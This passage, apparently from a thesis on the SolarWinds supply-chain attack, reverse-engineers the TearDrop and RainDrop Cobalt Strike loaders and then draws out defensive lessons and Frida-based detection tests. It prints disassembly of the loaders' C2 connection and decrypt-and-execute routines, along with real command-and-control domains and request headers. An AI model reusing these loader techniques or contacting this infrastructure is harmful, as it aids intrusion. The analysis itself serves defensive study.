0000023113E40100  3E 0E 57 00 00 00 00 CE FF FF FF F0 00 23 30 08  >.W....Îÿÿÿð.#0.
0000023113E40110  02 0B 00 00 A2 02 00 00 F4 01 00 00 00 00 00 5C  ....¢...ô......\
0000023113E40120  10 00 00 00 10 00 00 00 00 00 80 01 00 00 00 00  ................
0000023113E40130  10 00 00 00 02 00 00 05 00 02 00 00 00 00 00 05  ................
0000023113E40140  00 02 00 00 00 00 00 00 30 08 00 00 04 00 00 00  ........0.......
0000023113E40150  00 00 00 02 00 60 01 00 00 10 00 00 00 00 00 00  .....`..........
0000023113E40160  10 00 00 00 00 00 00 00 00 10 00 00 00 00 00 00  ................
0000023113E40170  10 00 00 00 00 00 00 D4 BA 01 00 10 00 00 00 E0  .......Ôº.......à
Command:
```

Allocated region with Decrypted Data

FIGURE 4.81: TearDrop Secondar Loader Decrypting the Reflective Loader

#### 4.2.5.3 TearDrop Reflective Loader and Beacon

The CreateThread API is called with the reflective loader being pushed as a parameter. The reflective loader is then used to load a cobalt strike beacon DLL by manually performing the actions of the LoadLibrary function. By using a reflective loader the loader is responsible for mapping the DLL into memory which would involve resolving the import address table, fixing the relocations and also call the newly loaded DLL's entry point. Once the entry point of the loaded DLL is call the beacon looks to connect to the domain "ervsystem[.]com", another version of TearDrop tried to connect to "infinitysoftwares[.]com".

```
3113EBD458h
_23113E8C922
seg000:0000023113E8C90A
seg000:0000023113E8C90A loc_23113E8C90A:
seg000:0000023113E8C90A and     dword ptr [rsp+48h+var_28], 0
seg000:0000023113E8C90F xor     r9d, r9d        ; Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0;
seg000:0000023113E8C912 mov     rcx, rbx        ; .NET4.0C; .NET4.0E; .NET CLR 3.5.30729; rv:11.0) like Gecko
seg000:0000023113E8C915 call    qword ptr cs:23113EAB5D0h ; InternetOpenA
seg000:0000023113E8C91B mov     cs:23113EBD458h, rax

seg000:0000023113E8C922
seg000:0000023113E8C922 loc_23113E8C922:
seg000:0000023113E8C922 mov     ebx, 4
seg000:0000023113E8C927 lea     r8, [rsp+48h+arg_18]
seg000:0000023113E8C92C mov     rcx, rax
seg000:0000023113E8C92F lea     edx, [rbx+1]
seg000:0000023113E8C932 mov     r9d, ebx
seg000:0000023113E8C935 call    qword ptr cs:23113EAB5B0h ; InternetSetOptionA
seg000:0000023113E8C93B mov     rcx, cs:23113EBD458h
seg000:0000023113E8C942 lea     r8, [rsp+48h+arg_18]
seg000:0000023113E8C947 lea     edx, [rbx+2]
seg000:0000023113E8C94A mov     r9d, ebx
seg000:0000023113E8C94D call    qword ptr cs:23113EAB5B0h ; InternetSetOptionA
seg000:0000023113E8C953 mov     rcx, cs:23113EBD458h
seg000:0000023113E8C95A lea     rax, cs:23113EBD478h
seg000:0000023113E8C961 mov     [rsp+48h+var_10], rax
seg000:0000023113E8C966 and     [rsp+48h+var_18], 0
seg000:0000023113E8C96B xor     r9d, r9d
seg000:0000023113E8C96E movzx   r8d, di
seg000:0000023113E8C972 mov     rdx, rsi        ; ervsystem.com
seg000:0000023113E8C975 mov     [rsp+48h+var_20], 3
seg000:0000023113E8C97D and     [rsp+48h+var_28], 0
seg000:0000023113E8C983 call    qword ptr cs:23113EAB590h ; InternetConnectA
```

FIGURE 4.82: TearDrop Connecting to a Command and Control

```
qword ptr ds:[0000023113EAB5C0 <sub_23113EAB5C0>]=<wininet.HttpSendRequestA>

0000023113E8C66F

Dump 1   Dump 2   Dump 3   Dump 4   Dump 5   Watch 1   [x=] Locals   Struct

Address          ASCII
00000231121E7150 Referer: https://yahoo.com/..Host: ervsystem.com..Accept: */*..A
00000231121E7190 ccept-Language: en-US..Accept-Encoding: gzip, deflate..Connectio
00000231121E71D0 n: close..Cookie: PHPSESSID=ZLJ19MFf6K5lTDFLKGY+QgYkUsi2bRZHHPtl
00000231121E7210 6Gblkm4ymddwpUdxmOla1B73nEQVILqE9+6lPt+arsE7GDpOfmNF6dPe5rMMNxqI
00000231121E7250 uImIRewRtESl/HUAxWnUuJIlXZLjkznHD8OLbs2XUnCbO+nPS2fjtiFYYKqIxXPP
00000231121E7290 dngNEi4=.......................................................
```

FIGURE 4.83: TearDrop HttpSendRequest to ervsystem[.]com

Once the connection to the command and control server is made the cobalt strike beacon that has been reflective loaded into memory allowed the attackers to utilise the functionality of Cobalt Strike.

#### 4.2.5.4 RainDrop Loader

RainDrop dubbed by Symantec [47] is another custom Cobalt Strike loader. The RainDrop loader does not have as many stages to it as TearDrop had but RainDrop has it's

own unique attributes. The RainDrop loader is compiled as a DLL and the DLL is built from "a modified version of 7-zip source code" according to Symmantec [47]. The 7-zip code in RainDrop does not get utilised in execution, the intent behind the 7-zip code is to hide the malware's real functionality which is loading a Cobalt Strike beacon into memory. Looking at RainDrop statically, the version information shows the version information to be describing the file as "7z Plugin" as well as having an OriginalFilename of "7z.dll".

RainDrop uses a custom packer to unpack a reflective loader. The malware utilises steganography to locate it's encrypted payload which is located inside the legitimate 7zip code[47]. Once it has located the payload, it is then decrypted using the AES algortithm in CBC mode. The decrypted payload is then decompressed using the LZMA decompression algorithm and finally the payload is decrypted once again using a simple XOR loop. A call to VirtualProtect is then made to change the memory permissions to RX (Read Execute) and then the decrypted/decompressed payload is executed.




FIGURE 4.84: RainDrop Before Decompression After Decompression

An overview of the Decompression and XOR decrypt can be seen in figure 4.86 where LZMA Decompression is called, it then loops through the XOR decrypt and finally called

using call rbx.

```
.text:00000001800339F6 lea     r9, [rbp+0A0h+arg_0]
.text:00000001800339FD mov     r8, rsi
.text:0000000180033A00 lea     rdx, [rbp+0A0h+dwSize]
.text:0000000180033A07 mov     rcx, rbx
.text:0000000180033A0A call    LZMADecompression
.text:0000000180033A0F mov     r8, r14          ; Size
.text:0000000180033A12 xor     edx, edx         ; Val
.text:0000000180033A14 mov     rcx, r15         ; void *
.text:0000000180033A17 call    memset
.text:0000000180033A1C xor     edx, edx         ; dwSize
.text:0000000180033A1E mov     r8d, 8000h       ; dwFreeType
.text:0000000180033A24 mov     rcx, r15         ; lpAddress
.text:0000000180033A27 call    cs:VirtualFree
.text:0000000180033A2D mov     rdx, [rbp+0A0h+dwSize]
.text:0000000180033A34 test    rdx, rdx
.text:0000000180033A37 jz      short loc_180033A54

.text:0000000180033A39 mov     rcx, rbx

.text:0000000180033A3C
.text:0000000180033A3C loc_180033A3C:
.text:0000000180033A3C xor     byte ptr [rcx], 82h
.text:0000000180033A3F inc     rcx
.text:0000000180033A42 mov     rdx, [rbp+0A0h+dwSize] ; dwSize
.text:0000000180033A49 mov     rax, rcx
.text:0000000180033A4C sub     rax, rbx         ; XOR Loop to MZ
.text:0000000180033A4F cmp     rax, rdx
.text:0000000180033A52 jb      short loc_180033A3C

.text:0000000180033A54
.text:0000000180033A54 loc_180033A54:           ; flNewProtect
.text:0000000180033A54 mov     r8d, [rbp+0A0h+flOldProtect]
.text:0000000180033A5B lea     r9, [rbp+0A0h+flOldProtect] ; lpflOldProtect
.text:0000000180033A62 mov     rcx, rbx         ; lpAddress
.text:0000000180033A65 call    cs:VirtualProtect
.text:0000000180033A6B call    rbx              ; Calls Decrypted Payload (Reflective Loader)
.text:0000000180033A6D xor     edx, edx         ; dwSize
.text:0000000180033A6F mov     r8d, 8000h       ; dwFreeType
.text:0000000180033A75 mov     rcx, rbx         ; lpAddress
.text:0000000180033A78 call    cs:VirtualFree
```

FIGURE 4.85: RainDrop First Stage Execution

### 4.2.6 RainDrop Reflective Loader and Beacon

The decrypted/decompressed payload that is executed is another reflective loader. When comparing the TearDrop reflective loader with the RainDrop reflective loader the similarities just from static attributes are very closely aligned.



FIGURE 4.86: Comparison of the TearDrop and RainDrop Reflective Loader

The function of the reflective loader is the exact same, the reflective loader is used to load a cobalt strike beacon DLL by manually performing the actions of the LoadLibrary

function. This particular version of RainDrop, once the entry point of the DLL is executed the beacon looks to connect to the domain "bigtopweb[.]com".

```
00000248DD35C8F6
 jmp 248DD35C90A

00000248DD35C90A
 and dword ptr ss:[rsp+20],0
 xor r9d,r9d
 mov rcx,rbx
 call qword ptr ds:[<&InternetOpenA> ]
 mov qword ptr ds:[248DD38D458 ],rax
 mov ebx,4
 lea r8,qword ptr ss:[rsp+68]
 mov rcx,rax
 lea edx,qword ptr ds:[rbx+1]
 mov r9d,ebx
 call qword ptr ds:[<&InternetSetOptionA> ]
 mov rcx,qword ptr ds:[248DD38D458 ]
 lea r8,qword ptr ss:[rsp+68]
 lea edx,qword ptr ds:[rbx+2]
 mov r9d,ebx
 call qword ptr ds:[<&InternetSetOptionA> ]
 mov rcx,qword ptr ds:[248DD38D458 ]
 lea rax,qword ptr ds:[248DD38D478 ]
 mov qword ptr ss:[rsp+38],rax
 and dword ptr ss:[rsp+30],0
 xor r9d,r9d
 movzx r8d,di
 mov rdx,rsi ; rsi:"bigtopweb.com"
 mov dword ptr ss:[rsp+28],3
 and qword ptr ss:[rsp+20],0
 call qword ptr ds:[<&InternetConnectA> ]
 lea ecx,qword ptr ds:[rbx+1F]
 mov qword ptr ds:[248DD38D460 ],rax
 call 248DD367118
 cmp ax,bx
 jne 248DD35C9F1

00000248DD35C99D
 lea edi,qword ptr ds:[rbx+1D]
 mov ecx,edi
 call 248DD3670C4
 mov ecx,edi
 mov ebx,eax
 call 248DD3670E4
 mov rcx,qword ptr ds:[248DD38D460 ]
 lea edx,qword ptr ds:[rdi+A]
 mov r9d,ebx
 mov r8,rax
 call qword ptr ds:[<&InternetSetOptionA> ]
```

FIGURE 4.87: RainDrop Connecting to a Command and Control

Again just like TearDrop once the connection to the command and control server is made the cobalt strike beacon that has been reflective loaded into memory allowed the attackers to utilise the functionality of Cobalt Strike.

```
rax=0
rsp=0000004A5B7FEE28

.text:00007FFE0B915250 wininet.dll:$C5250 #C4650 <HttpSendRequestA>
```

Dump 1 | Dump 2 | Dump 3 | Dump 4 | Dump 5 | Watch 1 | [x=] Locals | Struct

```
Address          ASCII
00000248DCD89990 Referer: https://bing.com/..Host: bigtopweb.com..Accept: */*..Ac
00000248DCD899D0 cept-Language: en-US..Accept-Encoding: gzip, deflate..Connection
00000248DCD89A10 : close..Cookie: PHPSESSID=IbxpdabYpMMEkNWT46wGaBuwLl6/XJ96pUbDr
00000248DCD89A50 +vdfhkKEKNw65Ma5TXQ1eKbmCe+a6xJ9XOhLZ4m6WE8RZOpd89XkbPvnHmZgoAR1
00000248DCD89A90 0hNIBCY/NaU+6FwyKIO8PdM7qF93hFbAxMMT8+szWiByVIQmuRqEKXzfIU2fFaMb
00000248DCD89AD0 cdRBgo=.......................................................
```

FIGURE 4.88: RainDrop HttpSendRequest to "bigtopweb[.]com"

In figure 4.89 we can see different values being stored in the registers R12, R13, r14 and r15 which are used to make a connection to the command and control infrastructure. We can also see the UserAgent used in by RainDrop in R14.

```
R12   0000024CC439BD10   "bigtopweb.com,/files/page_306.pdf"
R13   0000024CC438C6A0   "/wp-admin/admin-ajax.php"
R14   0000024CC433F070   "Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0)"
R15   0000024CC43B3010   "/files/page_306.pdf"
```

FIGURE 4.89: RainDrop URls Used in Execution and UserAgent String

### 4.2.7 Key Take-aways from the Supply Chain Attack

#### 4.2.7.1 Initial Access into SolarWinds

The key to this attack was the attacker gaining access initially into the SolarWinds network and staying undetected for long periods of time. The initial access technique used is still unknown but as the investigation unfolds SolarWinds have stated that there is three initial entry points. The first is a zero day vulnerability in a third-party application or device, the second is a brute-force attack such as password spraying accounts for access, lastly social engineering such as a phishing campaign.

While this area of the attack is still not verified and confirmed, it is difficult to take much from it but what we do know is that the threat actor did gain initial access into the SolarWinds network, was able to obtain enough access to perform really in-depth reconnaissance on the SolarWinds development process and also managed to gain access to the development environment in order to deploy Sunspot. While it's not confirmed officially it can be assumed that the level of access that they were able to obtain would have allowed them full access to the source code of the Orion platform due to the sophisticated nature of the Sunburst backdoor, which would have had to be written using the source code itself in order to craft and test Sunburst to perfection.

#### 4.2.7.2 Sunspot Malware

The Sunspot malware was custom written for the job at hand which was hijacking the SolarWinds Orion build process. The threat actors were very clear on their intent of only compromising the Orion platform this is because the real goal was to compromise certain customers using the platform to perform espionage. With the level of access they had they very easily could have looked to compromise other software solutions.

The malware was custom written, statically the file does not look nefarious in nature but suspicious, it's not until you really dig into the encrypted blobs to understand what exactly the file is trying to do. The inclusion of the bcrypt.dll libray to do it's AES decryption could be looked at as suspicious as well as the logging strings throughout. Some key features of the Sunspot malware were:

1. Mutex Creation
2. Process Enumeration
3. Process Environment Block Information Extraction
4. Decryption
5. Find and Replace Files

#### 4.2.7.3 Sunburst Malware

Sunburst was an integral part of the supply chain compromise. Ensuring that the malicious code is executed in the right environment was an vital part of the execution chain of the malicious sunburst DLL. The threat actor put significant effort into defense evasion, obfuscating the strings throughout and they integrated numerous checks to ensure that no EDR, antivirus, analysis tools were running as process, services or even drivers. They also made sure that the installer didnt run inside internal Solarwinds development environments in order to stay undetected.

Due to how the Sunburst backdoor was embedded into the Orion platform as well as the level of privilege that the Orion platform would obtain with the product being an NMS, this made defending against it almost impossible. It was also very environmentally aware and would only execute when the environment was right. One of the key elements of the Sunburst backdoor was the DGA and the DNS traffic. The Sunburst backdoor was the initial access into SolarWind's Orion customers, the implementation meant it was close to impossible to detect but that does not mean that other aspects of the attack could not be detected. Once the attack was uncovered the Sunburst DGA became a pivotal part of the mitigation and remediation process. By reverse engineering the backdoor the security community was able to see the hostnames inside the DNS decrypted DNS traffic. Some key features of the Sunburst malware were:

1. Impairing Defences
2. DGA - DNS Traffic
3. C&C Connection
4. Job Engine

The RainDrop malware was used for the same functionality but the two loaders were quite different in design and

#### 4.2.7.4 TearDrop & RainDrop Malware

The TearDrop malware was a custom written loader designed to load a beacon into memory to provide hands on keyboard capabilities to the attackers. Interestingly the first stage loader decrypts and loads a cobalt strike loader into memory. From there another loader is used to finally reflectively load a final DLL into memory.

For TearDrop the second and third loader were both Cobalt Strike loaders, this was an interesting switch from custom written malware to using commercial software. The reason for the switch is unknown but it has been speculated that the switch was made to make attribution harder by making the tooling more generic.

The second stage loader uses a named pipe to transfer encrypted data to an newly allocated region of memory which is in-fact the reflective loader. Cobalt Strike data transfer over a named pipe is well know IOC, specifically the naming of the pipe using the default format of "\\\\.\\pipe\\MSSE-XXXX-server" and from an Extended Detection and Response(XDR) perspective keeping an eye out specifically for a call to the CreateNamedPipeA with the

1. Cobalt Strike Named Pipe
2. Secondary Loader Decrypting & Executing the Reflective Loader
3. Reflective Loader - VirtualProtect & CreateRemoteThread to finish the reflective loading.

### 4.2.8 Defensive Learnings

#### 4.2.8.1 Initial Access

In order to take learnings from this attack we need to look at each stage of the attack. The very first stage of this attack is the threat actors initial access into SolarWinds. It is still unknown as to how the attackers managed to get the initial foothold but based on the comments made by SolarWinds it was one of three possible options; zero day vulnerability, brute-force attack such as password spraying or social engineering via a targeted phishing attack. Due to having no real data to work off for this section, we can only look at the possible ways they might have gained access and look at defensive measures that might defend against those. Out of the three options the possible zero day vulnerability is also unknown, so this leaves us with brute force attacks and phishing.

SolarWinds noted that the attackers could of gained initial access by using a brute force technique of password spraying. Password spraying is a technique of an adversary using a password list or commonly used passwords and attempting to login into multiple different accounts in order to obtain valid credentials. Spreading the login attempts across different accounts and even using specific time-intervals allows the adversary to avoid certain security controls such as account lockouts and even detection of numerous failed logins in a short period of time. It was evident in hindsight that this threat actor was not in a rush and in fact looked to play the long game in order to remain undetected. Numerous different APT/Nation state sponsored hacking groups have been seen using this technique in the passed[48]. According to MITRE ATT&CK there are numerous servicess that are commonly targeted by password spraying[48]:

1. SSH on port 22 (TCP)
2. Telnet on port 23 (TCP)
3. FTP on port 21 (TCP)
4. NetBios/SMB/SAMBA on port 139 and port 445 (TCP)
5. LDAP on port 389 (TCP)
6. Kerberos on port 88 (TCP)
7. RDP/Terminal Services on port 3389
8. HTTP/HTTP Management Services on port 80 and port 443 (TCP)
9. MSSQL on port 1433 (TCP)
10. Oracle on port 1521 (TCP)
11. MySQL on port 3306 (TCP)
12. VNC on port 5900 (TCP)

Threat actors have also been seen performing password spraying against cloud-based applications, Single Sign-On(SSO) and email applications[49]. Emails applications, SSO and Cloud-based applications are prime targets for this sort of attack due to the level of access that could be obtained with valid credentials. In the case of SolarWind's they reported on the 3rd of February 2021 that an email account was compromised which was used to gain additional accounts both business and technical[30], so if the adversary did target the email accounts of SolarWind's employees with password spraying then it proved fruitful in providing additional accounts. Due to having no data available on the initial access and SolarWind's security policies around passwords and multi-factor authentication the mitigation techniques will be spoken about in isolation.

To help defend against password spraying attacks we will look at two mitigation techniques in particular:

1. **Strong Password Policy - D3FEND ID: D3-SPP**
   In order to mitigate against brute force attacks like password spraying, organisations need to look at making sure that the password policy they employ across the organisation is up to the recommended industry standard of NIST[50]. Some recommendations from D3FEND are increasing password strength by increasing password length, allowing passwords to contain ASCII and Unicode characters and also include a password screening system whereby it compares the password against lists of commonly used passwords, known compromised passwords as well as passwords already used by that user within a certain time period. The NIST guidelines around digital identity go into a lot of detail on ways to better improve the password policy of organisations. The greater the increase in password policy complexity the more of a chance users will look to write down their passwords in plain text somewhere accessible to them, this becomes a risk and also needs to be considered when organisations are looking to improve their password policy. Cyber-security governance focuses on implementing such policies in order to better protect the organisation from threat such as the one SolarWinds faced.
2. **Multi-factor Authentication - D3FEND ID: D3-MFA**
   Another technique that can be used to mitigate against brute force attack such

as password spraying is Multi-Factor Authentication(MFA), which is a commonly recommended security measure for organisations to implement. MFA is a authentication method that requires proof of two or more pieces of evidence in order to authenticate a user. When implementing MFA, authentication into a user account needs proof of two more pieces of evidence where evidence can be split across different categories.

- Something you know (Password or Pin)
- Something you have (Smart card or phone)
- Something you are (Fingerprint)

Adding MFA will require one more barrier for the adversary, making authentication to valid accounts even harder even if the attacker does manage to obtain credentials.

#### 4.2.8.2 Sunspot

Once the attackers were able to laterally move throughout the network obtaining different levels of access, they managed to navigate to the development environment. From here they utilised Sunspot to compromise the build process. Sunspot was a meticulously piece of engineering, not the actual code itself but the intent behind the code. On the surface it was quite light weight, nothing statically really made you question it except maybe the logging statements. Even when executed unless you understood the overall context it might not have looked like a terribly nefarious malware. It was designed with a lot of thought and information behind it, they knew the files they needed to replace and set up the malware in such a way that it could not really fail. Some of the checks they had implemented that it would not reveal it's real intent until it had to. It enumerated the process list continuously looking for MsBuild.exe to be running and then would check the command line of that MsBuild process to see if it was compiling the Orion platform. If it was, then it would decrypt the source code and perform a find and replace essentially.

None of the techniques employed by Sunspot really left any artifacts behind, it removed the source code file once it had completed the build leaving no trace of Sunburst in the solution directory. Looking at the different actions and techniques it performed without the wider context it did not perform any malicious actions making detection of this type of attack difficult. If we were to look at the overall behaviour of the malware it can be broken down into stages of; mutex creation, process enumeration for MsBuild specifically, MsBuild PEB information copied, decryption and find and replace. Enumerating for the process list for specific build tools in a development environment and then further

scanning that processes command line may not be "malicious" but definitely worth investigating if it's in a development environment and is outside the usual activity.

To help defend against Sunspot style attacks we will look at monitoring specific system calls to detect certain techniques:

1. **System Call Analysis ID: D3-SCA**

   In order to detect this behaviour, organisations could look to monitor specific API calls in a particular sequence which would indicate this technique or behaviour has just been executed. Analysis of individual system calls can lead to a large amount of data and likely false positives depending on the environment. Sunspot had two key techniques, the first was process enumeration for MsBuild.exe and the second was retrieving the PEB from the MsBuild to make sure it was the MsBuild process building the Orion solution. In order to monitor system calls, a common way of doing this using API Hooking. In the case of Sunspot we would specifically look to hook CreateToolhelp32Snapshot, Proceess32First, Proceess32Next and try to find a link to the MsBuild process, as for the copying of the PEB command line field we are looking for one call to NtQueryInformationProcess and three separate calls to ReadProcessMemory and then lastly a call to CommandLineToArgvW.

#### 4.2.8.3 Sunburst

The threat actors looked at SolarWinds Orion as a prime target because the Orion platform is a Network Management System(NMS) and NMS's need to be able to communicate with all devices that need to be managed rendering outbound access control lists useless in this scenario. Typically NMS's have the ability to monitor for events and manage the environment but in order to manage or respond to events the NMS would require a certain level of privilege and therefore compromising the Orion platform allowed the attacker to inherit that level of privilege.

Due to the level of privilege Sunburst inherited, the threat actor utilised that privilege in order to evade defenses. Sunburst was highly sophisticated and it was developed with defense evasion as a priority. It's hard to really understand the development timeline of Sunburst but we do know it was developed after a long reconnaissance period and therefore they were able to circumvent any and all SolarWinds security.

A major component of Sunburst was it's "TrackProcesses" function which was used to check the running processes, services and drivers running on the device against a blocklist to avoid these or to simply stop them. This took a lot of security solutions out of the equation, making detection much harder.

The goal of Sunburst was to connect back with it's command and control server for further commands and therefore they knew that the communications with the command and control needed to blend in and allow them to stay under the radar for as long as they possible. Sunburst utilised DNS services to communicate with external C2 servers with enumerated system information which allowed the adversary to selectively choose their targets. The use of a DGA to encode data and exfiltrate the hostnames of the compromised victims to the command and control via DNS queries meant that it made detection of exfiltration much harder due to the sheer amount of noise associated with DNS queries.

All of these factors related to Sunburst led to a quite a difficult attack to detect from the victim perspective. The malicious DLL is so environmentally aware that it will not fully execute if the environment is not right, the attacker also used the DGA's initial stage in such a way that they could hand pick the targets by looking at the hostname of the victim, this also helped them avoid high risk targets like Microsoft. Infact they set certain restrictions on the IP ranges to ensure they did not fully execute in Microsofts IP range, this was probably because it was too high risk.

1. **DNS Traffic Analysis - D3FEND ID: D3-DNSTA**
   DNS played a vital role in this attack, it was specifically used due to the sheer volume of data it generates making it easy to blend into the noise. Considering that DNS produces a significantly large amount of traffic, storage can often be an issue for organisations as well as analysis of the traffic being very resource-intensive to do in real time. Due to Sunburst having really good operational security during execution, utilising numerous defense evasion techniques in order to stay undetected, this meant that for the most part security products like anti-virus and EDR products had their processes and services terminated because of the level of privilege the Orion platform had. In terms of mitigation when FireEye released the details about the SolarWinds breach, one area that the information security community looked at was the DNS queries. The DNS data was a crucial part of the mitigation process for all users of the Orion platform. Due to how the DGA had generated the DNS queries made to avsvmcloud[.]com, all the initial DNS queries all had the encoded hostname within the initial request. According to D3FEND, performing DNS Traffic Analysis can "determine whether or not a domain name was generated with an algorithm. Domain generation algorithms (DGAs) are sometimes used to create a domain name automatically that will resolve to C2 infrastructure, without directly coding the domains in question into the malicious code." In the case of Sunburst this might have been a viable option for detecting nefarious DNS traffic. The information security community quickly realised the importance of DNS traffic after reverse engineering the DGA and

started looking at ways to decode the data. The RedDrip7 team from QiAnXin a Chinese security vendor released a decoder script written in python that decoded the hostname[51]. Information security researchers realised the importance of the DNS queries and tried to gather the DNS queries and store them in accessible locations such as github or pastebin.

#### 4.2.8.4 TearDrop & RainDrop

Both the TearDrop and RainDrop loaders were designed for the same overall goal which was to reflectively load a Cobalt Strike beacon into memory using a Cobalt Strike reflective loader. Similar to Sunspot, the two different loaders did not leave much traces behind when executed. The vast majority of both malwares activities was in memory.

TearDrop decrypts and executes a secondary loader, this loader was generated from the Cobalt Strike Artifact kit and utilises named pipes to transfer encrypted data before it decrypts the data transfered. Cobalt Strike uses named pipes for numerous different features all with different default names. While these can all be modified in the source code of Cobalt Strike, a lot of threat actors don't as seen here by TearDrop.

RainDrop does not use the secondary loader that TearDrop does. It instead uses a custom packer and also uses LZMA decompression before loading it's reflective loader. A similarity between both loaders is that they both use a reflective loader in memory to load their beacon. Reflective loaders are quite difficult to detect but the process it executes is always the same and therefore certain in memory indicators might allow us to detect this technique.

1. **System Call Analysis ID: D3-SCA**

   In order to detect TearDrop, we can look at the secondary loader that utilises named pipes for transferring data. Similar to Sunspot, utilising API hooking would allow us to inspect the parameters to the "CreateNamedPipeA" API to see is Cobalt Strike being used. Hooking the API of "CreateNamedPipeA" and analysing the pipe name being pushed onto the stack as a parameter would allow us to compare the name of the pipe with known default pipe names of the Cobalt Strike features such as "\\\\.\\pipe\\MSSE-XXXX-server".

   In order to detect the technique of reflective loading you could look to hook a certain sequence of API calls that would indicate reflective loading occured. Hooking the "GetProcAddress", "LoadLibraryA", "VirtualAlloc" and "VirtualProtect" with RWX or RX permissions as well as the checking the first couple of bytes of the address passed to VirtualProtect for an MZ header. Loading a DLL normally

the "LoadLibraryA" function would look after setting of the permissionns so using a reflecitve loader has to manually build the import address table and also change the page protection to be executable.

# Chapter 5

# Testing and Evaluation

Breaking down the SolarWinds attack into it's different stages, technically analysing each stage and taking defensive learnings from each stage, we will then look to try and validate the defensive learnings by testing them in this section.

It's important to keep in mind that defensively we need to look at this testing phase from the perspective of, if a similar attack methodology was employed by a different threat actor what defensive measures could we look to implement to detect or mitigate against this type of attack in the future. Defensive features will be assessed in this section for validation against the data that was technically analysed. Due to the there being a limited amount of data in relation to the initial access that phase of the attack will not be tested. Frida will be used in the testing phase predominantly due to it's ability to be able to hook functions inside a process. Frida is dynamic code instrumentation toolkit. Frida works by injecting javascript into a target process giving you full access to the memory of that process, allowing you to hook functions and call native functions inside the target process. Frida was installed on a Windows 10 x64 device with python 3.8 installed using the following command "pip install frida-tools", frida also has a python API that can be utilised.

### 5.0.1 Sunspot - Tests

The Sunspot malware is a very unique malware sample as it was specifically designed to for a very niche purpose of exploiting the build process of the Orion platform. The reasoning for targeting the build process was because it would have been really high risk to make changes to the source code directly, this would likely have left a paper trail which might have been noticed by developers. Instead they looked to take advantage of the access to the development environment and they also made sure they cleaned up any

artefacts left behind during execution like the Sunburst source code that gets written to disk. The techniques being tested are not indicators of malicious behaviour as such but it would be looked at as suspicious and would allow administrators an opportunity to investigate just like any EDR detection.

**Test 1: Enumerating the process list for MsBuild.exe**

One of the first thing Sunspot looks to do is that it enumerates the running processes on the device looking for MsBuild.exe processes. This in itself would be a good pivot point for defenders because the tactic of swapping out source code files from the solution directory requires access to the MsBuild process building the software to find the solution file. This would involve looking for key API calls such as "CreateToolhelp32Snapshot", "Proceess32First" and "Process32Next" which is what is commonly used in enumerating the process list.
Test Criteria:

- Hook the call to CreateToolhelp32Snapshot
- Hook the call to Proceess32First
- Hook the call to Process32Next
- Find a link to MsBuild.exe

**Test 2: Copying the Command Line Field of a Process**

Early on in execution of Sunspot it was seen adjusting it's own token privilege to "SeDebugPrivege" to be able to read the process memory of other processes later on. In order to copy the command line field from the PEB it had to dynamically resolve the "NtQueryInformationProcess" API from the "ntdll.dll" in order to get a pointer to the MsBuild process' PEB. When Sunspot actually looks to retrieve the command line from the PEB of the MsBuild process it calls "NtQueryInformationProcess", it then calls "ReadProcessMemory" three times and lastly it calls "CommandLineToArgvW". Behaviourally this process could be detected from an Endpoint Detection and Response system that specifically can hook those API calls.

Looking at this behaviour from a defensive standpoint and looking at implementation and testing, the most natural perspective to look at behavioural detection is from an EDR perspective because they are likely the best placed security solution to detect such actions. An EDR product with such capabilities is not available for this testing phase and therefore looking to emulate an EDR behavioural detection capabilities using a Dynamic Binary Instrumentation Framework such as Frida[52] is the closest we will get.

Due to how Sunspot making very specific checks for the SolarWinds Orion build in the process memory of MsBuild.exe, the test environment had to emulate the MsBuild.exe

process that Sunspot was looking for in order for the command line extraction of MsBuild.exe to occur using the Sunspot malware. In order to emulate it, MsBuild.exe needed to be compiling a solution file of the name core.sln and it had to be called via the command line because the PEB had to be populated with the path of the solution file in order for Sunspot to make the comparison and continue execution.
Test Criteria:

- Hook the call to NtQueryInformationProcess
